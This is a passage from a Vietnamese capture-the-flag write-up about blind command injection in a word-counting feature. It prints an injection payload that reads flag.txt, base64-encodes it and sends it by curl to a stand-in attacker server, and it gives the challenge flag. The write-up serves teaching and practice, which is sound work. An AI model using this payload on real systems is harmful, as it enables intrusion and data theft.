


Tính năng mới đã được mở khóa!



**Command Injection**

Nếu chúng ta truy cập trang /feature, chúng ta sẽ thấy tính năng đếm từ:



Vì nó chỉ trả về giá trị decimal, nên mọi lỗ hổng command injection sẽ bị blind, chúng ta sẽ tìm cách trích xuất dữ liệu.

Một cách phổ biến là tìm 1 thư mục web có thể ghi, ghi đầu ra của lệnh (hoặc sao chép tập tin) và duyệt nó trực tiếp.

Một lựa chọn khác là dùng công cụ trả về dữ liệu như curl. Đầu vào sau sẽ chuyển flag sang định dạng base64 (vì vậy chúng ta không bị mất các kí tự đặc biệt), sau đó gửi yêu cầu đến máy chủ của chúng ta:

hi; curl https://ATTACKER\_SERVER?lol=$(cat flag.txt | base64)

Chúng ta có thể kiếm tra log của máy chủ để tìm flag được mã hóa base64

**Flag: CSCTF{d1d\_y0u\_71m3\_7r4v3l\_f0r\_7h15\_fl46?!}**